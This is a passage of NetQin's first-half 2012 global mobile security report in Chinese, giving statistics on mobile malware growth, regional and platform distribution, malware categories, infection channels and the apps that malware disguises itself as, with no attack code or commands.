网秦
移动安全专家

2012年上半年
全球手机安全报告

安享移动生活

目　录

一 安全报告摘要 1

二 平台安全数据 2

1.增长情况：恶意软件半年狂增 1 万 7 千，感染量增长 177% 2

2.全球分布：7 成恶意软件来自“中俄美印” 四国 3

3.平台走势：Android 比例升至 78% ，Symbian 骤降 5

4.特征分类：远程控制类居首 流氓推广木马达 3300+ 5

5.传播途径：论坛仍是传播温床，ROM“刷机包”隐患最多 6

6.2012 年上半年手机病毒感染量和伪装 APP 应用排行 7

三 安全现状解读 9

1.恶意扣费，逃离“北上广”，定制更全面 9

2. 流氓推广，“自动下软件”背后的暴利产业 12

3. 隐私窃取，国内玩窃听，海外爱盯梢 21

四 安全趋势预测 23

1. 发展趋势预测:ROOT 权限安全将成为关键 23

2. 威胁趋势预测:黑客目标将瞄准支付消费安全 24

五 手机安全解决方案 25

1. 遏制手机病毒/恶意软件 25

2. 保护手机话费/隐私安全 25


3. 确保应用程序的下载安全 26

注：本报告讨论范畴为移动互联网恶意代码和移动互联网恶意代码样本，移动互联网恶意代码（俗称:手机病毒）是指在用户不知情或未授

权的情况下，在移动终端系统中安装、运行以达到不正当目的，或具有违反国家相关法律法规行为的可执行文件、代码模块或代码片段。移动互联网恶意代码样本是指存放移动互联网恶意代码的文件实体形态，通常以软件形式存在，又称为移动互联网恶意软件（以下简称：恶意软件），其MD5值各不相同，故通过感染款数计量。

一、 安全报告概要

《2012 年上半年全球手机安全报告》（以下简称:报告）由领先的移动安全云服务企业 – 北京网秦天下科技有限公司（NYSE：NQ）制作并发布。 本次报告包含平台安全数据、安全现状解读、趋势预测和解决方案，提供网秦“云安全”监测平台的数据信息与研究内容，下图为报告的核心摘要：



网秦《2012 年上半年全球手机安全报告》核心摘要（来源:网秦“云安全”监测平台）


此外，报告还对 2012 年上半年中国大陆地区手机吸费软件特征、形态的变化，通过推送到手机“后台自动下软件”进行流氓推广的现象和目前各国用户正普遍遭遇的隐私安全危机进行了重点解读，并对 2012 年下半年乃至未来一阶段内的手机安全趋势，如威胁特征的转变，新的手机安全隐患等进行了展望与预测。

二、平台安全数据

1. 增长情况：恶意软件半年狂增 1 万 7 千，感染量增长 177%


数据显示，据网秦“云安全”监测平台统计，**2012 年上半年查杀到手机恶意软件 17676 款，**相比 2011 年下半年（7 至 12 月）增长 42%，**感染手机 1283 万部，**相比 2011 年同期（1 至 6 月）增长 177%。

单月数据方面，2012 年 5、6 月手机恶意软件呈现激增势头，其中 Android 平台下，**6 月单月查杀到手机恶意软件 5582 款达到历史最高**，同比当月 Symbian 恶意软件的查杀量（513 款），**款数已是其的十倍以上。**



2012 年上半年手机恶意软件增长情况（来源:网秦“云安全”监测平台）


感染量数据方面，**2012 年 6 月，恶意软件累计感染手机 369 万部达历史新高**，其中仅以 Android 平台为例，当月查杀到的 5582 款恶意软件中，有 15 款感染超过 10 万，由于手机恶意软件伪装数量的增加，和不断通过不同渠道传播，使之感染量正在持续增加。



2012 年上半年恶意软件感染量及平台分布（来源:网秦“云安全”监测平台）

2．全球分布：7 成恶意软件来自“中俄美印” 四国

地域分布方面，据网秦“云安全”监测平台数据显示， 在全球范围内，**中国大陆地区以 25.7%的感染比例位居首位，**俄罗斯（17.4%）、美国（16.5%）、印度（15.4%）位居其后，其中俄罗斯增幅比例最快，同比 2011 年下半年（7 到 12 月）增长 38%。



2012 年上半年手机恶意软件全球分布（来源:网秦“云安全”监测平台）

而在区域特征方面，中国大陆地区的手机恶意软件多以流氓推广、恶意扣费为主，这源于在国内具有大量的，安全审核机制薄弱的第三方应用商店，且因运营缺陷存在较多安全风险，并因国内已悄然形成了集传播、


推广、扣费、分成于一体的手机恶意软件黑色产业链，安全形势较为严峻。

俄罗斯（包含白俄罗斯等俄语系国家）的手机恶意软件比重也上升明显，2012 年上半年，网秦“云安全”监测平台现有在包括 Google Play 和俄罗斯当地的多个应用商店中发现数个 Android 隐私窃取应用，已可随意窥探隐私，尤其是对方的行踪来诱骗用户付费下载。

而在美国地区，隐私安全问题也尤为严峻，来自网秦北美研究中心的分析，2012 年上半年，有大量美国、加拿大用户在下载应用时不慎感染恶意软件，而在暴露的隐私信息中，通讯录、地理位置位居前列，浏览记录、交易记录也成为恶意软件收集的内容之一，借此了解用户的行为习惯，用以推送各类广告信息。

印度地区则同样饱受恶意扣费问题的困扰，同时在这一地区，通过短信链接传播恶意软件的比重极高，通过各类诱惑性内容诱骗用户下载其中的 APK 程序，从而扣取话费，为此，印度当地的多家运营商已开始寻求与专业安全厂商的合作，如印度最大手机品牌 – Spice 已与网秦合作推出首款安全手机。

国内方面，**广东省（22.5%）居首**，江苏省（20.2%）、北京市（18.5%）紧随其后，四川省、福建省、吉林省、安徽省增长速度较快，**江苏省同比 2011 年下半年（7 到 12 月）增长 124%。**



2012 年上半年手机恶意软件国内分布情况（来源:网秦“云安全”监测平台）


国内地域方面，手机恶意软件开始向地域性延伸，如有针对性的在不同地区推送恶意软件，或借助计费通道来直接引导当地的感染手机订购当地的 SP 业务，增大订购成功的机率。

如在 2012 年 3 月被网秦率先发现的“食人鱼”恶意吸费软件，便在广东、江苏两地集中爆发，其中江苏省的感染手机近 30 万部，以其平均 2 元的扣费金额和日平均两次的扣费频次估算，预计**“食人鱼”最高单日造成江苏用户的话费损失或高达 120 万元。**

3．平台走势：Android 平台比例升至 78% ，Symbian 骤降

平台方面，**Android 平台已完全成为恶意软件的重点感染对象，比例从去年年底的 38%跃升至 78%**，并在 2012 年 6 月，单月查杀到 5582 款达到历史新高，这与 2012 年第二季度，以流氓推广为主要目的的远程控制木马激增的情况相关。


Symbian 平台则已从去年 12 月的近 60%跌落至 19%，这主要原因在于 Symbian 用户量的持续降低和恶意软件向 Android 平台的迁移，2012 年 4 月，其以单月查杀到 431 款达到历史新低。



2012 年上半年手机恶意软件平台数据走势（来源:网秦“云安全”监测平台）

4．特征分类：远程控制类居首 流氓推广木马达 3300+

手机恶意软件特征方面，**远程控制类以 27.4%的感染比例位居首位**，其中超过 70%，超过 3300 款具备接收服务器指令后通过联网下载、强行推送到用户手机进行流氓推广的行为。直接感染手机 521 万部（其中中国大陆地区 468 万部），以其平均日下载 2 次 X 单次安装 1 元的平均结算价格计算，**仅在一天时间内，通过“远程控制木马”实施恶意推广的最高获利或达 936 万元。**



2012 年上半年手机恶意软件特征分类（来源:网秦“云安全”监测平台）

其中以典型流氓推广木马 “耗电行者”等，“耗电行者”累计感染手机 46 万部以上，按照其下载次数 X 结算行价预估，预计最高获利或达 92 万元以上。而数据显示，目前各类流量推广木马的普遍感染量均在 5 至 20 万之间，传播速度惊人。

恶意扣费软件方面，2012 年上半年累计查杀到 4066 款恶意软件具备通过短信等途径订购 SP 业务恶意扣费的行为，直接感染手机 489 万部（中国大陆地区 387 万部），以其平均日触发扣费行为 1 次 X 平均扣费金额 1 元估算，**仅在中国大陆地区，预计用户单日最高话费损失或达 387 万元。**

隐私窃取、系统破坏类、资费消耗类则以 16.9%、12.3%、8.6%的比例位居其后，外发短信依然是其主要扣费特征，同时，手机吸费软件开始出现了分区域定制不同业务实施扣费，并已基本均在技术上实现了如订阅自动回复等功能，更空前增加了用户遭遇吸费的机率。


而隐私窃取范围方面，地理位置依然是重点，以 Android 平台为例，**有超过 43%的恶意软件可通过 GPS 或连接地图 API 实现对目标手机的跟踪定位。**而隐私安全问题在俄罗斯、北美市场更为凸显，值得注意的是，但却均是以悄然安装，无任何提示进行实时监控的使用模式。

5．传播途径：论坛仍是传播温床，ROM“刷机包”隐患最多

传播途径方面，在中国大陆地区，大量的第三方**手机论坛是恶意软件的主要传播途径，以 27.3%的感染比例位居首位**，ROM“刷机包”则以 25.6%的比例排名第二，应用商店、短信链接以 19.3%、9.2%的感染比例紧随其后，通过微博短链接传播恶意软件的比重有所上升，达到 5.5%。

而在数据之中，更多应用于“水货手机”或用户在论坛、应用商店中分享的 ROM“刷机包”的感染比例持续上升，ROM“刷机包”尽快可通过内置大量应用，并对 UI 进行定制来满足用户的差异化需求，但在集成过程中也存在有黑客借此将恶意软件写入系统底层的现象。

在过去的半年中，网秦“云安全”监测平台针对 100 余款较为热门的 ROM“刷机包”的安全性进行了深入分析，数据显示，**近 3 成 ROM“刷机包”暗含风险，如流氓推广和恶意扣费。**



2012 年上半年手机恶意软件特征分类（来源:网秦“云安全”监测平台）

6．2012 年上半年手机病毒感染量和伪装 APP 应用排行

而在手机病毒的单个感染量排名（以其伪装款数的感染量总和计算），**2012 年上半年共有 25 个手机病毒直接感染率超过 10 万**，其中 2012 年 3 月起肆虐，6 月衍生新变种的**“吸费蝙蝠”（a.payment.GeoFeeBot）、“吸费蝙蝠二代”（a.payment.GeoFeeBot II）Android 吸费软件以超过 62 万的总感染量位居首位。**

另有包括“食人鱼”（a.payment.FishBot）、“耗电行者”（a.expense.DpsPush）、“强推幽灵”（a.spread.FakeBird）、“短信蝗虫”（a.remote.UpdtBot）等手机病毒也同样成为 2012 年上半年影响范围，直接危害较大的恶意应用，而 2011 年肆虐全年的“安卓吸费王”（MSO.PJApps）至 2011 年 4 月还有感染记录，上半年感染量依然超过 10 万。

伪装应用排名方面，在 Android 平台中，**恶意软件则多伪装为主题类、工具类和电子书 APP 应用进行传播**，如“安卓主题推荐”、“美女爱找茬”等壁纸主题类应用，如 “电源管理”等工具和“读心术”等电子书，热门游戏如“QQ 斗地主”、 “植物大战僵尸”被伪装的比例也在持续上升。

2012 年 5 月，名为“强推幽灵”的流氓推广木马直接伪装成“京东商城”的 APP 应用传播，诱骗用户下载后强行推送应用，直接感染手机超过 11 万部，京东商城也曾就此发出特别预警。

网秦 移动安全专家 2012年上半年全球手机安全报告

2012年上半年Android手机恶意软件伪装对象排名

伪装对象	嵌入病毒代码	主要特征
1.硬币海盗	CoinPrivates	远程控制，恶意扣费
2.QQ斗地主	BaseBridge	恶意扣费、屏蔽运营商短信
3.电源管理	Component	后台下载应用、流氓推广
4.Google Update	Legacy	后台下载应用、流氓推广
5.Android主题推荐	jxtheme	恶意扣费，屏蔽运营商短信
6.植物大战僵尸	GeoFeeBotII	针对不同地域恶意扣费
7.打地鼠	FishBot	后台联网，接收指令扣费
8.读心术	Legacy	后台下载应用、流氓推广
9.节电工具	XRBlocker	恶意扣费，屏蔽运营商短信
10.欢乐斗地主	DragRacing	恶意扣费，屏蔽运营商短信

来源：网秦“云安全”监测平台

Android 手机恶意软件伪装对象排名（来源:网秦“云安全”监测平台）

Symbian 平台下，热门游戏依然是恶意软件的主要伪装对象，如有多个手机病毒均伪装成“炸弹人”（Bomberman）游戏诱骗下载，累计感染用户 25 万以上，“铃声快剪”、“按键通话”等工具软件也是其主要的伪装对象。

网秦 移动安全专家 2012年上半年全球手机安全报告

2012年上半年Symbian手机恶意软件伪装对象排名

伪装对象	嵌入病毒代码	主要特征
1.炸弹人	Bomberman	诱骗下载，恶意扣费
2.按键通话	aimingyang	诱骗下载，恶意扣费
3. 365 Image	system.tuxian	诱骗下载，系统破坏
4.手机团购	FlyInConsume	诱骗下载，恶意扣费

Symbian 手机恶意软件伪装对象排名（来源:网秦“云安全”监测平台）

三、安全现状解读

1．恶意扣费，逃离“北上广”，定制更全面

2012 年上半年，手机吸费软件在中国大陆、印度的比重依然惊人，尤其在中国大陆地区，相继出现了包括“食人鱼”、“吸费蝙蝠”等吸费软件，但在其特征、形态方面，2012 年上半年出现了较多变换，对此，本次报告也对 2012 年上半年的手机吸费问题进行了全面解读。

1）新形式：屏蔽 SP 所在区域与“北上广”等敏感地区

而在吸费软件继续以诱骗下载，后台发送短信吸费的方式威胁用户话费安全的同时，2012 年上半年，网秦“云安全”监测平台发现，目前中国大陆地区的恶意吸费软件已具备选择威胁区域，屏蔽自身所在区域和“北上广”等敏感地区的趋势，而这一新特性使得扣费软件的行踪更加隐蔽。

